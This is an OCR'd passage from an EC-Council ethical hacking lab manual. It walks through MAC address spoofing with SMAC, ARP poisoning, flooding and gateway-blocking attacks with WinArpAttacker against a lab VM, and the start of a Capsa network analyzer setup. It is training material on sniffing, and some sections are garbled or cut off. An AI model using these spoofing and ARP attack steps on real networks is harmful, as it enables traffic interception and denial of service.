


FIGURE 2.3: SMAC main screen

SMAC helps people to protect their privacy by hiding their real MAC Addresses in the widely available Wi-Fi Wireless Network.

4. To generate a random MAC address, **Random**.




FIGURE 2.4: SMAC Random button to generate MAC addresses

5. Clicking the **Random** button also inputs the **New Spoofed MAC Address** to simply MAC address spoofing.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SMAC also helps Network and IT Security professionals to troubleshoot network problems, test Intrusion Detection / Prevention Systems (IDS/IPS,) test Incident Response plans, build high-availability solutions, recover (MAC Address based) software licenses, and etc.




FIGURE 2.5: SMAC selecting a new spoofed MAC address

6. The Network Connection or Adapter display their respective names.
7. Click the forward arrow button in **Network Connection** to display the **Network Adapter** information.

FIGURE 2.6: SMAC Network Connection information

8. Clicking the backward arrow button in **Network Adapter** will again display the **Network Connection** information. These buttons allow to toggle between the Network Connection and Network Adapter information.

SMAC does not change the hardware burned-in MAC addresses. SMAC changes the software-based MAC addresses, and the new MAC addresses you change are sustained from reboots.

FIGURE 2.7: SMAC Network Adapter information

9. Similarly, the Hardware ID and Configuration ID display their respective names.
10. Click the forward arrow button in **Hardware ID** to display the **Configuration ID** information.

FIGURE 2.8: SMAC Hardware ID display

11. Clicking the backward arrow button in **Configuration ID** will again display the **Hardware ID information**. These buttons allow to toggle between the Hardware ID and Configuration ID information.




FIGURE 2.9: SMAC Configuration ID display

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Viewing IPConfig Information

12. To bring up the **ipconfig** information, click **IPConfig**.

FIGURE 2.10: SMAC to view the information of IPConfig

13. The **IPConfig** window pops up, and you can also save the information by clicking the **File** menu at the top of the window.




FIGURE 2.11: SMAC IPConfig information

The IPConfig information will show in the "View IPConfig Window. You can use the File menu to save or print the IPConfig information.

14. You can also import the MAC address list into SMAC by clicking **MAC List**.

FIGURE 2.12: SMAC listing MAC addresses

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. If there is no address in the **MAC address** field, click **Load List** to select a MAC address list file you have created.




FIGURE 2.13 SMAC MAC List window

The IPConfig information will show in the "View IPConfig Window. You can use the File menu to save or print the IPConfig information.

16. Select the **Sample_MAC_Address_List.txt** file from the **Load MAC List** window.




FIGURE 2.14: SMAC MAC List window

When changing MAC address, you MUST assign MAC addresses according to IANA Number Assignments database. For example, "00-00-00-00-00-00" is not a valid MAC address, therefore, even though you can update this address, it may be rejected by the NIC device driver because it is not valid, and TRUE MAC address will be used instead. Otherwise, "00-00-00-00-00-00" may be accepted by the NIC device driver; however, the device will not function.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. A list of MAC addresses will be added to the **MAC List** in SMAC. Choose a **MAC Address** and click **Select**. This MAC Address will be copied to **New Spoofed MAC Address** on the main SMAC screen.

SMAC is created and maintained by Certified Information Systems Security Professionals (CISSPs), Certified Information System Auditors (CISAs), Microsoft Certified Systems Engineers (MCSEs), and professional software engineers.




FIGURE 2.15: SMAC MAC List window

SMAC displays the following information about a Network Interface Card (NIC).

- Device ID
- Active Status
- NIC Description
- Spoofed status
- IP Address
- Active MAC address
- Spoofed MAC Address
- NIC Hardware ID
- NIC Configuration ID

18. To restart Network Adapter, click **Restart Adapter**, which restarts the selected **Network Adapter**. Restarting the adapter causes a temporary disconnection problem for your Network Adapter.




FIGURE 2.16 SMAC Restarting Network Adapter

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
SMAC	▪ Host Name ▪ Node Type ▪ MAC Address ▪ IP Address ▪ DHCP Enabled ▪ Subnet Mask ▪ DNS Servers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Evaluate and list the legitimate use of SMAC.
2. Determine whether SMAC changes hardware MAC addresses.
3. Analyze how you can remove the spoofed MAC address using the SMAC.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Sniffing a Network Using the WinArpAttacker Tool

WinArpAttacker is a program that can scan, attack, detect, and protect computers on a local area network (LAN).

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

You have already learned in the previous lab that you can conceal your identity by spoofing the MAC address. An attacker too can alter his or her MAC address and attempt to evade network intrusion detection systems, bypass access control lists, and impersonate as an authenticated user and can continue to communicate within the network when the authenticated user goes offline. Attackers can also push MAC flooding to compromise the security of network switches.

As an administrator, it is very important for you to detect odd MAC addresses on the network; you must have sound knowledge of footprinting, network protocols and their topology, TCP and UDP services, routing tables, remote access (SSH or VPN), and authentication mechanisms. You can enable port security on the switch to specify one or more MAC addresses for each port. Another way to avoid attacker sniffing on your network is by using static ARP entries. In this lab, you will learn to run the tool WinArpAttacker to sniff a network and prevent it from attacks.

Lab Objectives

The objectives of this lab are to:

- **Scan**, **Detect**, **Protect**, and **Attack** computers on local area networks (LANs):
- Scan and show the active hosts on the **LAN** within a very short time period of 2-3 seconds
- **Save** and **load** computer list files, and save the LAN regularly for a new computer list
- Update the computer list in **passive mode** using sniffing technology

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Freely **provide information** regarding the type of operating systems they employ?
- Discover the kind of **firewall**, **wireless access point** and **remote access**
- Discover any published information on the topology of the **network**
- Discover if the site is seeking help for **IT positions** that could give information regarding the network services provided by the organization
- Identify actual users and discover if they give out too much personal information, which could be used for social engineering purposes

Lab Environment

To conduct the lab you need to have:

- **WinArpAttacker** located at **D:\CEH-Tools\CEHv8 Module 08 Sniffing\ARP Poisoning Tools\WinArpAttacker**
- You can also download the latest version of **WinArpAttacker** from the link http://www.xfocus.net
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012** as host machine
- **Windows 2008** running on virtual machine as target machine
- A computer updated with network devices and drivers
- Installed version of **WinPcap** drivers
- Double-click **WinArpAttacker.exe** to launch WinArpAttacker
- **Administrative** privileges to run tools

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 08 Sniffing

Lab Duration

Time: 10 Minutes

Overview of Sniffing

WinARPAttacker works on computers running Windows /2003.

Sniffing is performed to **collect basic information** of a target and its network. It helps to find **vulnerabilities** and to select exploits for attack. It determines network information, system information, and organizational information.

Lab Tasks

TASK 1

Scanning Hosts on the LAN

1. **Launch** Windows 8 Virtual Machine.
2. Launch **WinArpAttacker** in the host machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Caution:This program is dangerous, released just for research. Any possible loss caused by this program bears no relation to the author (unshadow), if you don't agree with this, you must delete it immediately.




FIGURE 31: WinArpAttacker main window

WinArpAttacker is a program that can scan, attack, detect, and protect computers on a local area network.

3. Click the **Scan** option from the toolbar menu and select **Scan LAN**.
4. The scan shows the **active hosts** on the LAN in a very short period of time (2-3 seconds).
5. The **Scan** option has two modes: **Normal scan** and **Antisniff scan**.




FIGURE 3.2: WinArpAttacker Scan options

The option scan can scan and show the active hosts on the LAN within a very short time. It has two scan modes, Normal andAntisniff. The second is to find who is sniffing on the LAN.

6. Scanning saves and loads a computer list file and also scans the LAN regularly for new computer lists.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In this tool, attacks can pull and collect all the packets on the LAN.




FIGURE 3.3: WinArpAttacker Loading a Computer List window

TASK 2

ARP Attack

7. By performing the attack action, scanning can pull and collect all the packets on the LAN.
8. Select a host (10.0.0.5 – Windows Server 2008) from the displayed list and select **Attack -> Flood**.

The Flood option sends IP conflict packets to target computers as fast as possible. If you send too many, the target computers go down.




FIGURE 3.4: WinArpAttacker ARP Attack type

9. Scanning acts as another gateway or IP-forwarder without other user recognition on the LAN, while spoofing ARP tables.
10. All the data sniffed by spoofing and forwarded by the WinArpAttackerIP-forward functions are counted, as shown in the main interface.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The BanGatewayoption tells the gateway wrong MAC addresses of target computers, so the targets can't receive packets from the Internet. This attack is to forbid the targets access the Internet.




FIGURE 3.5: WinArpAttacker data sniffed by spoofing

The option, IPConflict, like ARP Flood, regularlysendsIP conflict packets to target computers, so that users may not be able to work because of regular ip conflict messages. In addition, the targets can't access the LAN.

11. Click **Save** to save the report.




FIGURE 3.6: WinArpAttacker toolbar options

12. Select a desired location and click **Save** the save the report..

Lab Analysis

Analyze and document the scanned, attacked IP addresses discovered in the lab.

Tool/Utility	Information Collected/Objectives Achieved
WinArpAttacker	▪ Host Name ▪ Node Type ▪ MAC Address ▪ IP Address ▪ DHCP Enabled ▪ Subnet Mask ▪ DNS Servers

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Questions

1. WinArp

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Analyzing a Network Using the Capsa Network Analyzer

Capsa Network Analyzer is an easy-to-use Ethernet network analyzer (i.e., packet sniffer or protocol analyzer) for network monitoring and troubleshooting.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Using WinArpAttacker you were able to sniff the network to find information like host name, MAC address, IP address, subnet mask, DNS server, etc. An attacker, too, can use this tool to gain all such information and can set up a rogue DHCP server serving clients with false details. A DNS attack can be performed using an extension to the DNS protocol.

To prevent this, network administrators must securely configure client systems and use antivirus protection so that the attacker is unable to recruit his or her botnet army. Securely configure name servers to reduce the attacker's ability to corrupt a zone file with the amplification record. As a penetration tester you must have sound knowledge of sniffing, network protocols and their topology, TCP and UDP services, routing tables, remote access (SSH or VPN), and authentication mechanisms. This lab will teach you about using other network analyzers such as Capsa Network Analyzer to capture and analyze network traffic.

Lab Objectives

The objective of this lab is to obtain information regarding the target organization that includes, but is not limited to:

- Network traffic analysis, communication monitoring
- Network communication monitoring
- Network problem diagnosis
- Network security analysis
- Network performance detecting
- Network protocol analysis

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 08 Sniffing

Lab Environment

To carry out the lab, you need:

- **ColasoftCapsa Network Analyzer** located at **D:\CEH-Tools\CEHv8 Module 08 Sniffing\Sniffing Tools\Capsa Network Analyzer**
- You can also download the latest version of **ColasoftCapsa Network Analyzer** from the link http://www.colasoft.com
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012** as host machine
- Windows 8 running on virtual machine as target machine
- Double-click **capsa_free_7.4.1.2626.exe** and follow the wizard-driven installation steps to install Colasoft Capsa Free Network Analyzer
- **Administrative** privileges to run tools
- A web browser with an Internet connection

Note: This lab requires an active Internet connection for license key registration

ColasoftCapsa Network Analyzer runs on Server 2003 /Server 2008/7 with 64-bit Edition.

Lab Duration

Time: 20 Minutes

Overview of Sniffing

Sniffing is performed to **collect basic information** of the target and its network. It helps to find **vulnerabilities** and select exploits for attack. It determines network information, system information, password information, and organizational information.

Sniffing can be **Active** or **Passive**.

Lab Tasks

TASK 1

Analyze Network

Capsa Network Analyzer is an easy-to-use Ethernet network analyzer (i.e., packet sniffer or protocol analyzer) for network monitoring and troubleshooting.

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 4.1: Windows Server 2012 – Desktop view

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Click **Colasoft Capsa 7 Free Network Analyzer** to launch the Network Analyzer tool.




FIGURE 4.2: Windows Server 2012 – Start menu

3. The **Colasoft Capsa 7 Free - Activation Guide** window will appear. Type the activation key that you receive in your registered email and click **Next**.




FIGURE 4.3: Colasoft Capsa 7 Free Network Analyzer – Activation Guide window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Continue to click **Next** on the Activation Guide and click **Finish**.

